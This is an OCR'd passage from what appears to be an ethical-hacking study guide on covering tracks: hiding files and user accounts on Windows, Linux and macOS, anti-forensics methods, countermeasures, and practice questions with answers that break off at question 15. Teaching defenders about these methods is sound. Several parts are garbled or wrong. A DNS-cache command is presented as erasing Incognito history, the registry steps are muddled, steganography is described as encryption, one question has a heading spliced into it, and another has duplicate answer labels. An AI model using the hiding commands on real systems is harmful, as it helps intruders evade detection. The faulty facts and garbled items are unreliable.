

Figure 6-134: Screenshot Showing DNS Cache Entries Being Cleared

Deleting Incognito History in macOS

1. Access the "**Applications**" folder, choose "**Utilities**," and launch the **Terminal**.

2. Execute the command below in the Terminal to erase the Incognito browsing history:

```
sudo killall -INFO mDNSResponder
```



Figure 6-135: Screenshot of Deleting the Incognito Browsing History

Hiding Artifacts in Windows, Linux, and macOS

Attackers frequently try to hide evidence of their malicious activities to evade security measures. Each operating system conceals its indicators like internal process execution traces and essential system components. Attackers exploit this characteristic of the operating system to disguise their evidence, including directories, user accounts, files, folders, or any other system-related elements, by embedding them within existing artifacts to avoid detection.

Hiding Artifacts in Windows

Hiding Files and Folders

To hide any file or folder in a Windows system, attackers execute the following command with administrator privileges:

```
attrib +h +s +r <FolderName>
```



Figure 6-136: Before Hiding a Folder in Windows



Figure 6-137: After Hiding a Folder in Windows

Hiding Users

Attackers can create a hidden user account on the victim system using the following command:

```
net user <UserName> /add
```

Run the following command to activate the account for exploitation:

```
net user <UserName> /active:yes
```

Run the following command to hide the account when it is not required:

```
net user <UserName> /active:no
```



Figure 6-138: Hiding Users in Windows

Hiding User Accounts

1. Open Registry Editor and navigate to the following location:

HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlo gon

2. Right click on **Winlogon** → hover on **New** → choose **Key.**

3. Rename the newly generated key to <Account1>. Next, right-click on **<Account1>,** hover over **New**, and select **Key** to rename it to **<Account2>.**

4. Then, right-click on **<Account2>,** hover over **New**, and select **Dword** value.

5. Finally, rename the new entry to **<UserName>**, which represents the name of the user that should be hidden.



Figure 6-139: Hiding User Accounts in Windows

Hiding Artifacts in Linux

Hiding Files and Folders

Open a new terminal and navigate to the directory containing the file you want to hide by using the cd command:

```
cd ~/Documents/MaliciousFiles/
```

To conceal the file, add a period <.> in front of the filename. To rename the file, utilize the following command:

```
mv MaliciousFile.txt .MaliciousFile.txt
```

Verify if the file is hidden by using the ls command. Additionally, use **ls -a** or **ls -al** to display all files, both hidden and visible, respectively.

To create a new hidden directory, use the command:

```
mkdir .HiddenMaliciousFiles
```

Create a file inside the hidden directory using the touch command:

```
touch MaliciousFile.txt
```

To make a hidden file within the hidden folder, use the touch command again, but prefix the filename with a period <.>:

```
touch .MaliciousFile.txt
```



Figure 6-140: Hiding Files and Folders in Linux

Hiding Artifacts in macOS

Hiding Files and Folders

Use the following command to hide files in a macOS system:

```
defaults write com.apple.finder AppleShowAllFiles FALSE

killall Finder
```

To hide a specified file, type **chflags hidden**, drag the target file onto the terminal, and press **return**.

```
chflags hidden <filename> //** Add space at the end**
```



Figure 6-141: Hiding Files and Folders in macOS

Anti-forensics Techniques for Covering Tracks

Anti-forensics refers to a collection of strategies that criminals or offenders use to hide their malicious actions. By employing anti-forensics methods, these individuals erase, modify, or mask various activities that have been initiated to breach a target system or network. They utilize an array of anti-forensic tools and techniques to obliterate data and erase evidence of their attacks. Below are some of the anti-forensic practices that attackers employ to conceal their malicious operations:

Data/File Deletion

When a file is removed from the hard drive, the operating system deletes the pointer to that file. In the case of Windows, deleted files can be found in the Recycle Bin if the typical delete function was employed rather than using Shift+Delete. To hinder the recovery of these deleted files, attackers may eliminate or disguise any metadata associated with the files in the Recycle Bin.

Password Protection

Attackers implement password protection methods to obscure their malicious activities, prevent reverse engineering of applications, limit information extraction from network devices, and restrict access to essential files and folders on the system or hard drive. In addition to password protection, attackers may also resort to various encryption techniques to safeguard files from recovery tools.

Steganography

Attackers use steganography to hide information when encryption is not practical. It camouflages the file in an encrypted format, ensuring that even if security professionals manage to decrypt it, the content remains obscured. Attackers can embed details such as the source code for hacking tools, lists of compromised servers, strategies for forthcoming attacks, and communication and coordination channels as part of a steganographic effort.

Data Hiding Within File System Structures

Data hiding is a tactic used by attackers as part of anti-forensics to make data unreachable. $BadClus is a sparse file that enables attackers to conceal limitless data since they can designate additional clusters to $BadClus for further data hiding. Certain hard drives feature Host-Protected Areas (HPAs), where developers can securely store data intended to be protected (and concealed) from standard use. An attacker with ill intent can exploit these areas to hide unlawful data. Besides the techniques mentioned, attackers utilize DPAs and slack spaces to conceal information that is undetectable to either the BIOS or the OS, necessitating specialized tools for detection and viewing.

Trail Obfuscation

Trail obfuscation aims to erase evidence and obscure the tracks of harmful activities against defensive systems. Attackers execute trail obfuscation by manipulating logs, generating false email headers, altering timestamps, and modifying various file headers. Tools like Timestomp and Transmogrify are employed by attackers to change, edit, and erase date and time metadata on files, rendering it ineffective for security professionals trying to trace the attacker's origin.

Attackers can also carry out trail obfuscation utilizing an array of other tools and methods, such as:

- Log cleaners
- Zombie accounts
- Spoofing
- Trojan commands
- Misinformation

Artifact Wiping

Artifact wiping involves the permanent deletion or destruction of evidence data by using file-wiping and disk-cleaning utilities, disk degaussing/destruction, and disk formatting methods. The primary goal of artifact wiping is to eliminate traces of unauthorized activities on a computer system or storage device, complicating the efforts of security professionals to reconstruct events and identify the perpetrator accurately. A variety of tools, such as BCWipe, Total WipeOut, DriveScrubber, Disk Wipe, KillDisk, R-Wipe & Clean, BitRaser File Eraser, and Blancco File Eraser are used for artifact wiping.

Overwriting Data/Metadata

Data overwriting stands out as one of the most prevalent and widely utilized anti-forensic strategies employed by attackers. In this approach, they overwrite all accessible locations on digital storage media with random characters. Attackers may also employ standard data wiping techniques for this purpose, like simple deletion, data shredding, and data wiping, which accomplish multiple overwrites on data to obscure their activities. As a result, it becomes challenging for security professionals and defense systems to recover traces of the attack from digital media.

Program Packers

Attackers make use of program packers to conceal their data. Packers compress files using various cryptographic techniques. With this method, an attacker can tuck away evidence files within containers, making detection quite difficult. Password-protected program packers can present a significant challenge for security professionals since they must first unlock the password to access the unpacked file. Various packers like UPX, PECompact, BurnEye, Exe Stealth Packer, and Smart Packer Pro may be utilized by attackers to obscure their activities. These packers also assist attackers in concealing tools used during the attack against reverse engineering efforts meant to track them.

Minimizing Footprints

Attackers frequently aim to leave few or no footprints after executing an attack. In this scenario, the attackers strive to assault without triggering an alarm and then erase all data traces. They minimize footprints through resources like stolen identities, virtual machines, cloud infrastructure, untraceable cryptocurrencies, and operating systems run from Live USBs or External HDDs.

Access Anonymization

Access anonymization pertains to the strategies used by attackers to hide their digital footprints by anonymizing their engagement with systems, networks, or data. This process aims to complicate the ability of security professionals to link malicious actions back to specific individuals or entities. Attackers leverage proxy servers, anonymization services, Tor networks, traffic padding, and anonymous communication channels for access anonymization.

Track-Covering Tools

Track-covering tools help the attacker clean up all the tracks of computer and internet activities on the target computer. Track-covering tools free cache space, delete cookies, clear internet history and shared temporary files, delete logs, and discard junk.

CCleaner

CCleaner is a tool for optimizing systems, ensuring privacy, and cleaning up files. It enables users to eliminate unnecessary files and erase internet browsing history from the targeted computer. This tool allows an attacker to conceal their activities easily.



Figure 6-142: Screenshot of CCleaner

Defending against Covering Tracks

To overcome the covered tracks, consider the following countermeasures:

- Activate logging on critical systems and ensure compliance through periodic audits.
- Prevent new events from overwriting old log entries when storage limits are reached.
- Set minimal permissions for reading and writing log files.
- Maintain a separate logging server in the DMZ for critical servers.
- Regularly update and patch OSes and applications.
- Close unused open ports and services.
- Encrypt log files with immutable logging and set them to “append only” mode.
- Back up log files to unalterable media.
- Use restricted ACLs for log file security.

- Implement centralized log management to prevent the erasure of local logs.
- Deploy File Integrity Monitoring (FIM) tools for critical files.
- Use SIEM solutions for real-time security alert analysis.
- Employ IDS and IPS to detect malicious activities.
- Utilize User and Entity Behavior Analytics (UEBA) tools to identify anomalies.

Summary

This module covered the phases involved in system hacking, including gaining access, escalating privileges, maintaining access, and covering tracks. It explored the techniques and tools commonly used by attackers to gain access to target systems. Additionally, the module examined methods for privilege escalation, such as the use of malicious applications (keyloggers, spyware, rootkits, etc.), NTFS stream manipulation, steganography, and steganalysis, which attackers leverage to maintain remote access and extract sensitive information. It also addressed techniques attackers use to remove evidence of compromise from systems. Finally, the module outlined countermeasures and software protection tools to help prevent system hacking attempts.

Mind Map



Figure 6-143: Mind Map

Practice Questions

1. Privilege Escalation by Exploiting Misconfigured ServicesWays to Clear Online Tracks. Which tool is commonly used to escalate privileges in a Windows environment?

A. Metasploit

B. Wireshark

C. John the Ripper

D. Nessus

2. What is the primary purpose of NTFS stream manipulation in system hacking?

A. To encrypt the system files.

B. To hide malicious data within a file system.

C. To execute privilege escalation attacks.

D. To overwrite system logs.

3. What type of malware is designed to maintain access to a target system while remaining undetected?

A. Ransomware

B. Adware

C. Rootkits

D. Trojans

4. _____ is a technique used by attackers to hide data within non-traditional data containers, such as images or videos.

A. Keylogging

B. Rootkitting

C. Steganography

D. Phishing

5. The process of maintaining access often involves the use of _____ to ensure persistence on a compromised system.

A. Keyloggers

B. Firewalls

C. Patching tools

D. Security scanners

6. Steganography is used to encrypt files and folders.

A. True

B. False

7. Maintaining access often involves installing backdoors or other persistence mechanisms on the target system.

A. True

B. False

8. Which tool is specifically designed to capture and log keystrokes during a system hacking operation?

A. Cain & Abel

B. Netcat

C. Keylogger

D. Hashcat

9. Clearing logs from a target system is performed to erase _____ of the attacker's actions.

A. Indicators of Compromise (IOCs)

B. System configurations

C. Hardware configurations

D. User privileges

10. Which of the following is a common exploitation technique used in the "Gaining Access" phase of system hacking?

A. Cross-Site Scripting (XSS)

B. SQL Injection

C. Remote Code Execution (RCE)

D. All of the above

11. Which of the following Windows utilities is often targeted by attackers to clear logs?

A. Event Viewer

B. Registry Editor

C. Task Manager

D. File Explorer

12. In maintaining access, what type of backdoor allows attackers to execute commands remotely?

A. Reverse Shell

B. SQL Injection

C. Phishing Payload

D. Malware Dropper

13. The process of escalating privileges often involves exploiting _____ vulnerabilities in operating systems.

A. Zero-day

B. Encrypted

C. Firewall-related

D. User behavior-based

14. During privilege escalation, attackers may exploit _____ to bypass User Account Control (UAC) in Windows systems.

A. ARP Spoofing

B. SSH Tunneling

C. Port Forwarding

D. DLL Hijacking

15. Remote Code Execution (RCE) is commonly used to gain access to a target system during the initial phase of an attack.

A. True

B. False

16. Clearing logs from a system eliminates all traces of an attack.

A. True

B. False

17. Which types of password hashes can pwdump7 extract from the SAM database?

A. MD5 and SHA-256

B. LM and NTLM

C. RSA and ECC

D. Kerberos and NTLMv2

18. Which of the following is not a type of software-based keylogger?

D. Kernel Keylogger

B. Hypervisor-based Keylogger

C. Form Grabbing-based Keylogger

D. Packet-based Keylogger

19. Which of the following is a protection mechanism offered by anti-keyloggers?

A. Firewall configuration

B. Clipboard logging protection

C. Network packet analysis

D. System memory optimization

20. Which of the following techniques is used by attackers to establish covert communication channels?

A. DNS tunneling

B. Port scanning

C. Packet sniffing

D. Firewall configuration

21. How does incognito mode help attackers remain undetected?

A. It hides their IP address from network administrators.

B. It prevents the browser from saving any traces of their activities on the local device.

C. It encrypts all their online communications.

D. It deactivates antivirus software, reducing the chances of detection on the device.

22. Which type of passwords can Elcomsoft Distributed Password Recovery crack?

A. Simple PIN codes.

B. Intricate passwords and encryption keys.

C. Local system administrator passwords.

D. Cloud service login credentials.

23. What technique do attackers use to exploit the DLL loading mechanism in Windows?

A. DLL hijacking

B. DLL injection

C. DLL signing

D. DLL encryption

24. What is the primary function of Alternate Data Streams (ADS) in NTFS?

A. To improve file system performance.

B. To encrypt files for security.

C. To enable hiding data behind regular files.

D. To compress files for storage efficiency.

25. What is the primary function of a reverse HTTP shell?

A. To block incoming connections.

B. To allow attackers to initiate commands from a target system to their server.

C. To redirect traffic to a proxy server.

D. To ensure all network traffic is securely encrypted during transmission.

Answers

1. **Answer:** A

Explanation: Metasploit is a popular tool used by attackers for privilege escalation in a Windows environment, as it provides various exploits that can be leveraged to escalate privileges, including through the use of known vulnerabilities in services or misconfigurations.

2. **Answer:** B

Explanation: NTFS stream manipulation involves using Alternate Data Streams (ADS) to hide malicious data or files within a legitimate file on a system. This allows attackers to conceal the presence of their malicious files, making them harder to detect during a forensic investigation.

3. **Answer:** C

Explanation: Rootkits are a type of malware designed specifically to maintain privileged access to a system while remaining hidden from users and security software. They often operate at the kernel level, allowing them to conceal their presence and any other malicious activities.

4. **Answer:** C

Explanation: Steganography is the technique used to conceal data within other types of data, such as hiding information in image or video files. This method allows attackers to smuggle malicious data or communications undetected by traditional security measures.

5. **Answer:** A

Explanation: Keyloggers are commonly used by attackers to maintain access to a compromised system by logging keystrokes and ensuring that the attacker can monitor and retrieve information over time. These tools often help attackers retain a foothold on the system and remain undetected.

6. **Answer:** B

Explanation: Steganography is not used to encrypt files and folders. Instead, it is a technique used to hide data within other non-suspicious files, such as images, audio, or video files. The goal of steganography is to conceal the existence of the data, not to encrypt it.

7. **Answer:** A

Explanation: Maintaining access to a compromised system typically involves installing backdoors or other persistence mechanisms. These methods allow attackers to retain control over the system, even if the initial exploit is discovered and patched.

8. **Answer:** C

Explanation: A keylogger is a tool specifically designed to capture and log keystrokes on a system. This allows attackers to monitor user input, often to steal sensitive information such as passwords or credit card details.

9. **Answer:** A

Explanation: Clearing logs from a target system is typically done to remove Indicators of Compromise (IOCs), which are traces left by the attacker's activities. These indicators can include IP addresses, file modifications, or failed login attempts, all of which can help forensic investigators track and identify the attacker's actions.

10. **Answer:** D

Explanation: Cross-Site Scripting (XSS), SQL Injection, and Remote Code Execution (RCE)—are common exploitation methods used in the "Gaining Access" phase of system hacking. These techniques are used to exploit vulnerabilities in web applications, databases, and system configurations to gain unauthorized access to a target system.

11. **Answer:** A

Explanation: Event Viewer is a utility in Windows that allows users to view logs related to system events, including security events, application events, and system events. Attackers often target Event Viewer to clear logs and erase traces of their activities, helping to cover their tracks and avoid detection.

12. **Answer:** A

Explanation: A Reverse Shell is a type of backdoor that allows attackers to execute commands remotely on the compromised system. The compromised system connects back to the attacker's system, allowing them to run commands as though they had local access to the system.

13. **Answer:** A

Explanation: Privilege escalation typically involves exploiting zero-day vulnerabilities, which are previously unknown flaws in an operating system or software that attackers can use to gain

elevated access. Since these vulnerabilities are not yet patched, they provide attackers with the opportunity to escalate privileges without detection.

14. **Answer:** D

Explanation: DLL Hijacking is a technique used by attackers to exploit vulnerabilities in Windows systems. By placing a malicious Dynamic Link Library (DLL) in a location where the system expects to find a legitimate one, attackers can bypass User Account Control (UAC) and escalate privileges without triggering security alerts.

15. **Answer:** A

